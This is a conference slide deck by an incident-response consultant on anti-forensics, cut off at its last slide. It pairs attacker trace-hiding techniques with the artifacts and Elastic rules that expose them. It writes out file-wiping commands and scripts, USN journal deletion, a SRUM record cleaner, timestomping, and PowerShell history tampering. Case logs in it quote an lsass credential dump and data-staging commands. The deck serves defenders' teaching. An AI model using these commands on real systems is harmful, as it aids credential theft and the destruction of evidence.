Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

Anti-Forensics

You are doing it wrong (Believe me, I'm an IR consultant)

2025/06/25

/Stephan Berger – whoami

- Head of the CSIRT Team at InfoGuard
- @malmoeb on all platforms
- I blog, too (dfir.ch)

- Pay attention to the upper left corner of the slides (**Red**, **Blue**, **Purple**)

Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

Let’s talk about Anti-Forensics

The Hackers Choice, published in 1995

```
##############################################
#                                            #
#          HOW TO COVER YOUR TRACKS          #
#                                            #
##############################################
```


PART ONE : THEORY & BACKGROUND

I. INTRODUCTION
II. MENTAL
III. BASICS
IV. ADVANCED
V. UNDER SUSPECT
VI. CAUGHT
VII. PROGRAMS
VIII. LAST WORDS

Forensia

“Can Be Used To Test The capabilities of Your Incident Response / Forensics Teams.”

Challenge accepted ;)




Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

Cover your tracks

Plain and simple – Delete the file

- When you delete a file on **NTFS**, the data isn't immediately erased.
- Instead, the **MFT entry** (which contains metadata like filename, timestamps, and pointers to data) is marked as available.
- The actual data blocks on disk and the MFT record may remain intact until overwritten by new data.



NFTS Recover

Artifact Collection | Uploaded Files | Requests | Results | Log | Notebook

Overview

Artifact Names	Windows.NTFS.Recover
Flow ID	F.CVM526E00L7FE
Creator	stbe
Create Time	2025-04-01T20:48:25.872Z
Start Time	2025-04-01T20:48:25.351Z
Last Active	2025-04-01T20:48:25.646Z
Duration	0.30 seconds
State	Completed
Ops/Sec	Unlimited
CPU Limit	Unlimited
IOPS Limit	Unlimited
Timeout	600 seconds
Max Rows	1m rows
Max Mb	1000.00 Mb

Parameters

Windows.NTFS.Recover

MFTId	223485

Results

Artifacts with Results	Windows.NTFS.Recover/Upload
Total Rows	4
Uploaded Bytes	346 / 346
Files uploaded	4
Download Results	

Select a download method

Recovered rclone.conf

InfoGuard
SWISS CYBER SECURITY

Artifact Collection | Uploaded Files | Requests | Results | Log | Notebook

0-4/4 10

Timestamp	started	vfs_path	Type	file_size	uploaded_size	Preview
1743540507	2025-04-01 20:48:27.005576375 +0000 UTC	\\.\C:\<Err>\<Parent 220671-12 need 11>\rclone.conf\223485-16-0		72	72	®> ¡Û ¯ JT ¡Û òûBù...
1743540507	2025-04-01 20:48:27.005779039 +0000 UTC	\\.\C:\<Err>\<Parent 220671-12 need 11>\rclone.conf\223485-48-4		88	88	ÿ] ¯ JT-¡Û ¯ JT...
1743540507	2025-04-01 20:48:27.005958863 +0000 UTC	\\.\C:\<Err>\<Parent 220671-12 need 11>\rclone.conf\223485-48-5		90	90	ÿ] ¯ JT-¡Û ¯ JT...
1743540507	2025-04-01 20:48:27.006113189 +0000 UTC	\\.\C:\<Err>\<Parent 220671-12 need 11>\rclone.conf\223485-128-1		96	96	[mega1] type = mega...

Download file.

sdelete, part of the SysInternals suite

InfoGuard
SWISS CYBER SECURITY

inversecos.com/2022/09/forensic-detection-of-files-deleted-via.html

← @inversecos

my research :D

Forensic Detection of Files Deleted via SDelete

- September 05, 2022

Name	Extension	EntryNumb	UpdateSequenceNumber	UpdateTimestamp
myevilthings.txt	.txt	3874	1717454048	2022-09-06T04:25:03
myevilthings.txt	.txt	3874	1717454144	2022-09-06T04:25:03
myevilthings.txt	.txt	3874		
myevilthings.txt	.txt	3874		
myevilthings.txt	.txt	3874		
myevilthings.txt	.txt	3874		

hackthebox.com/blog/anti-forensics-techniques

BLOG

```
Sdelete64.exe /p 5 “c:\users\CyberJunkie\Desktop\HTB Blog\HTB IS AWESOME.txt”
```

Here the /p flag specifies the number of times we want to overwrite the file data (five times in this case).

DIY

InfoGuard
SWISS CYBER SECURITY

```
try {
  $length = (Get-Item $file.FullName).Length

  for ($i = 1; $i -le $Passes; $i++) {
    $rand = New-Object byte[] $length
    (New-Object System.Random).NextBytes($rand)
    [IO.File]::WriteAllBytes($file.FullName, $rand)
  }

  $randomName = [System.IO.Path]::GetRandomFileName()
  $newPath = Join-Path $file.DirectoryName $randomName
  Rename-Item -Path $file.FullName -NewName $randomName -Force

  Remove-Item -Path $newPath -Force
  Write-Host "Securely deleted: $($file.FullName)"
}
```

Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

More deleted files fun

Cipher security tool

Cipher.exe has the ability to overwrite data that has been deleted so that it can't be recovered or accessed.

Windows native tool.

However, sometimes it's enough to find **Evidence of Execution**, even if we can't recover the original file.

Use of Cipher.exe

During the intrusion, the attacker removed files they created, making use of an inbuilt Windows tool, `Cipher.exe`, that ships with every modern version of Windows:

```
λ cipher /?
Displays or alters the encryption of directories [files] on NTFS partitions.

  CIPHER [/E | /D | /C]
         [/S:directory] [/B] [/H] [pathname [...]]

  CIPHER /K [/ECC:256|384|521]

  CIPHER /R:filename [/SMARTCARD] [/ECC:256|384|521]

  CIPHER /P:filename.cer

  CIPHER /U [/N]
```

The following functionality was used to overwrite deleted data in a particular folder:

```
cmd.exe /c cipher /W:C
```

Source: Volexitity

USN Journal

InfoGuard
SWISS CYBER SECURITY

- The USN Journal, short for **Update Sequence Number Journal,** is a feature of the NTFS file system that logs changes to files and directories on a volume.

- **Creation, Deletion, Modification, Renaming**.

- The journal is circular and has a size limit, so old entries eventually get overwritten.

- **But depending on how active the system is and how big the journal is configured to be, it can retain weeks or even months of change history.**

USN Journal

InfoGuard
SWISS CYBER SECURITY

Stephan Berger 10:02 AM

UAt9zmRt

%COMSPEC% /Q /c cmd.eXE /Q /c for /f "tokens=1,2 delims= " ^%A in (""tasklist /fi "Imagename eq lsass.exe" | find "lsass""") do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\jvX7H.png full user mode service demand start LocalSystem 2024-08-05T22:24:16Z System Service Control Manager 7045 45688 S-1-5-21-2065722868-766919781-6498272-6693 adminmuenster

1 reply 8 months ago

Stephan Berger 10:12 AM

File jvX7H.png was created on the file system at 2024-08-05T22:24:16Z

And then deleted at 2024-08-05T22:25:36Z

Source: USN (edited)

1

Disable / Delete the USN Journal

InfoGuard
SWISS CYBER SECURITY

```
fsutil usn deletejournal /d C:
```

Before:

Results

Artifacts with Results	Windows.Forensics.Usn
Total Rows	24
Uploaded Bytes	0 / 0
Files uploaded	0

After:

Results

Artifacts with Results	
Total Rows	0
Uploaded Bytes	0 / 0
Files uploaded	0

Detection

InfoGuard
SWISS CYBER SECURITY

elastic Platform Solutions Customers Resources Pricing Docs

Reference

Security

Observability

Delete Volume USN Journal with Fsutil

Identifies use of the fsutil.exe to delete the volume USNJRNL. This technique is used by attackers to eliminate evidence of files created during post-exploitation activities.

Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

SRUM

Detection

InfoGuard
SWISS CYBER SECURITY

- Remember the screenshot before from Forensia? Purge as much traces as possible?

- SRUM (**System Resource Usage Monitor**) is a built-in Windows feature that tracks detailed **system and application resource usage**, storing this data in a database.

- The database not only logs process execution but also provides insights into CPU, memory, and network activity, **creating a distinct timeline of events that can confirm what was run.**

Detection

InfoGuard
SWISS CYBER SECURITY

Stephan Berger 4:25 PM

SRUM - FNY-VeeamEntMan. .com

```
2024-06-07T14:32:00Z    \Device\HarddiskVolume3\Windows\write86.exe
2024-06-07T15:31:59Z    \Device\HarddiskVolume3\Windows\write86.exe
2024-06-07T16:33:00Z    \Device\HarddiskVolume3\Windows\write86.exe
2024-06-07T17:34:00Z    \Device\HarddiskVolume3\Windows\write86.exe
2024-06-07T18:34:59Z    \Device\HarddiskVolume3\Windows\write86.exe
2024-06-07T19:36:00Z    \Device\HarddiskVolume3\Windows\write86.exe
2024-06-07T20:37:00Z    \Device\HarddiskVolume3\Windows\write86.exe
2024-06-07T21:38:00Z    \Device\HarddiskVolume3\Windows\write86.exe
2024-06-07T22:38:59Z    \Device\HarddiskVolume3\Windows\write86.exe
2024-06-07T23:39:59Z    \Device\HarddiskVolume3\Windows\write86.exe
```

(edited)

Stephan Berger 4:34 PM

The first time the write86.exe was picked up by SRUM matches the birth date of the rclone folder on this host:
C:\Windows\System32\config\systemprofile\AppData\Local\rclone
2024-06-07T14:28:42.803992Z
FNY-VeeamEntMan. .com

1

But no traces of write86 on that host (FNY-VeeamEntMan), checked MFT and USN

Stoping the Diagnostic Policy Service

InfoGuard
SWISS CYBER SECURITY

- `sc stop DPS & sc config DPS start= disabled`
- Get the job done ✅

- What about.. cleaning only certain records in that database?

ChatGPT: *Assuming AppName or ApplicationID fields contains they keywords.. (LIKE @keyword)*

InfoGuard
SWISS CYBER SECURITY

```
namespace SrumCleaner
{
    class Program
    {
            try
            {
              [..]

                    // Tables to scan (add/remove depending on need)
                    string[] tables = {
                        "ApplicationResourceUsage",
                        "NetworkDataUsage",
                        "EnergyUsage",
                        "AppUsage"
                    };

                    foreach (string table in tables)
                    {
                        // Assuming AppName or ApplicationId fields contain the keywords
                        string deleteQuery = $@"
                            DELETE FROM {table}
                            WHERE ApplicationId LIKE @keyword
                               OR AppName LIKE @keyword;
                        ";
```

Reality: Job Security for the next few years

InfoGuard
SWISS CYBER SECURITY

SruDbIdMapTable [Table ID = 8, 3 Columns]

IdType	IdIndex	IdBlob
0	180	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69 00 73 00 6B 00 56 00 6F 00 6C 00 75 00 6D 00 65 00 32 00 5C 00 50 00 72 00 6F 00 67 00 72 00 61 00 6D 00
0	177	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69 00 73 00 6B 00 56 00 6F 00 6C 00 75 00 6D 00 65 00 32 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00
0	134	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69 00 73 00 6B 00 56 00 6F 00 6C 00 75 00 6D 00 65 00 32 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00
0	831	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69 00 73 00 6B 00 56 00 6F 00 6C 00 75 00 6D 00 65 00 32 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 6D 00
0	785	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69 00 73 00 6B 00 56 00 6F 00 6C 00 75 00 6D 00 65 00 32 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00
0	309	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69 00 73 00 6B 00 56 00 6F 00 6C 00 75 00 6D 00 65 00 32 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00
0	111	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69 00 73 00 6B 00 56 00 6F 00 6C 00 75 00 6D 00 65 00 32 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00
0	112	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69 00 73 00 6B 00 56 00 6F 00 6C 00 75 00 6D 00 65 00 32 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00
0	784	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69 00 73 00 6B 00 56 00 6F 00 6C 00 75 00 6D 00 65 00 32 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00
0	306	5C 00 44 00 65 00 76 00 69 00 63 0
0	178	5C 00 44 00 65 00 76 00 69 00 63 0
0	317	5C 00 44 00 65 00 76 00 69 00 63 0
0	796	5C 00 44 00 65 00 76 00 69 00 63 0
0	113	5C 00 44 00 65 00 76 00 69 00 63 0
0	793	5C 00 44 00 65 00 76 00 69 00 63 0
0	305	5C 00 44 00 65 00 76 00 69 00 63 0
0	891	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69
0	114	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69
0	131	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69
0	308	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69
0	115	5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69

Properties

IdType: 0

IdIndex: 322

IdBlob: 5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69 00 73 00 6B 00 56 00

Previous Page | Next Page | OK

Input

```
5C 00 44 00 65 00 76 00 69 00 63 00 65 00 5C 00 48 00 61 00 72 00 64 00 64 00 69 00 73 00 6B 00
56 00 6F 00 6C 00 75 00 6D 00 65 00 32 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00
50 00 53 00 45 00 58 00 45 00 53 00 56 00 43 00 2E 00 65 00 78 00 65 00 00 00
```

270 2 Raw Bytes LF

Output

\Device\HarddiskVolume2\Windows\PSEXESVC.exe

Securing
Your Digital
World


infoGuard
SWISS CYBER SECURITY

Timestomping

Shortes Timestamp Introduction ever


InfoGuard
SWISS CYBER SECURITY

- **Created (0x10):** Standard Information (SI) creation timestamp
  This can be modified by user level processes, for example, timestomping.
- **Created (0x30):** FileName (FN) creation timestamp
  Thanks to Patch Guard, we can’t directly modify this timestamp.



- Disclaimer: This is NOT the full picture of Timestamps on NTFS ;)

Two tell-tale signs of Timestomping – really?



The Art of Timestomping

InfoGuard
SWISS CYBER SECURITY

	rclone.exe	106Kb	-rwxr-xr-x	2023-01-01T00:00:00Z	2025-06-01T17:14:22.252Z	2025-06-01T17:14:16.673Z

\\.\C:\Users\malmoeb\Desktop\rclone.exe

Size	109056
Mode	-rwxr-xr-x
Mtime	2023-01-01T00:00:00Z
Atime	2025-06-01T17:14:22.252Z
Ctime	2025-06-01T17:14:16.673Z
Btime	2023-01-01T00:00:00Z
Fetch from Client	Collect from the client

Properties

fn_btime	2025-06-01T17:11:10.3257071Z
fn_mtime	2025-06-01T17:11:10.3257071Z
mft	4140-128-1
name_type	DOS+Win32

The Art of Timestomping

Velociraptor
@velocidex

Fun fact: If you also want to timestop the 0x30 ($FILENAME) timestamps you can just rename the file and rename it back. Windows will copy the timestamps from the SI attribute to the FILENAME when renaming the file.

5:10 PM · Jun 1, 2021

rclone.exe	106Kb	-rwxr-xr-x	2023-01-01T00:00:00Z	2025-06-01T17:25:42.322Z	2025

\\.\C:\Users\malmoeb\Desktop\rclone.exe

Size	109056
Mode	-rwxr-xr-x
Mtime	2023-01-01T00:00:00Z
Atime	2025-06-01T17:25:42.322Z
Ctime	2025-06-01T17:25:36.252Z
Btime	2023-01-01T00:00:00Z
Fetch from Client	Collect from the client

Properties

fn_btime	2023-01-01T00:00:00Z
fn_mtime	2023-01-01T00:00:00Z
mft	4140-128-1
name_type	DOS+Win32

Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

PowerShell

Console_History

InfoGuard
SWISS CYBER SECURITY

- The **PSReadLine** module tracks commands used in all PowerShell sessions and writes them to a file.
- Data exfil preparation from a recent case:

```
3: $filesDir1 = 'D:\Group_FR'
4: $rarDir = "D:\O365\SACT"
5: $archiveName = Join-Path $rarDir (Get-Random -max 9999999999 -min 999999999)
6: & "C:\Program Files\WinRar\Rar.exe" a -r -ep1 -v1g -n*pdf -n*doc -n*docx -n*xls -n*xlsx
-n*txt -ta20240101000000 -tb20260101000000 -sl200000000 -ed "$archiveName" "$filesDir1\*"

7: $filesDir1 = 'D:\Group_FR\01_BE'
8: $rarDir = "D:\O365\SACT"
9: $archiveName = Join-Path $rarDir (Get-Random -max 9999999999 -min 999999999)
10: & "C:\Program Files\WinRar\Rar.exe" a -r -ep1 -v1g -n*pdf -n*doc -n*docx -n*xls -
n*xlsx -n*txt -ta20240101000000 -tb20260101000000 -sl200000000 -ed "$archiveName"
"$filesDir1\*"

11: $filesDir1 = 'D:\Group_FR\04_COMMERCIAL'
12: $rarDir = "D:\O365\SACT"
13: $archiveName = Join-Path $rarDir (Get-Random -max 9999999999 -min 999999999)
14: & "C:\Program Files\WinRar\Rar.exe" a -r -ep1 -v1g -n*pdf -n*doc -n*docx -n*xls -
n*xlsx -n*txt -ta20240101000000 -tb20260101000000 -sl200000000 -ed "$archiveName"
"$filesDir1\*"
```

Tampering with the History file

InfoGuard
SWISS CYBER SECURITY

- Change where these logs are saved using `Set-PSReadLineOption -HistorySavePath {File Path}`.
  This will cause **ConsoleHost_history.txt** to stop receiving logs.

- Additionally, it is possible to turn off logging to this file:
  `Set-PSReadlineOption -HistorySaveStyle SaveNothing`

- `Remove-Item -Path $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt`

From Elastic's GitHub Protection Artifacts Repository

InfoGuard
SWISS CYBER SECURITY

protections-artifacts / behavior / rules / windows / defense_evasion_suspicious_powershell_console_history_deletion.toml

Code Blame 58 lines (50 loc) · 1.76 KB

```
16      (
17       process.name : ("powershell.exe", "rundll32.exe", "regsvr32.exe", "cmd.exe", "wscript.exe", "cscript.exe", "mshta.exe",
18                       "winword.exe", "excel.exe") or
19       process.executable : ("?:\\Users\\*", "?:\\Windows\\Temp\\*", "?:\\ProgramData\\*", "?:\\Windows\\Microsoft.NEt\\*") or
20       (process.code_signature.trusted == false or process.code_signature.exists == false)
21      ) and
22      not user.id : ("S-1-5-18", "S-1-5-19")
23      ]
24      [file where event.action == "deletion" and file.name : "ConsoleHost_history.txt"]
25      '''
26
```

A better (Turla) approach

```
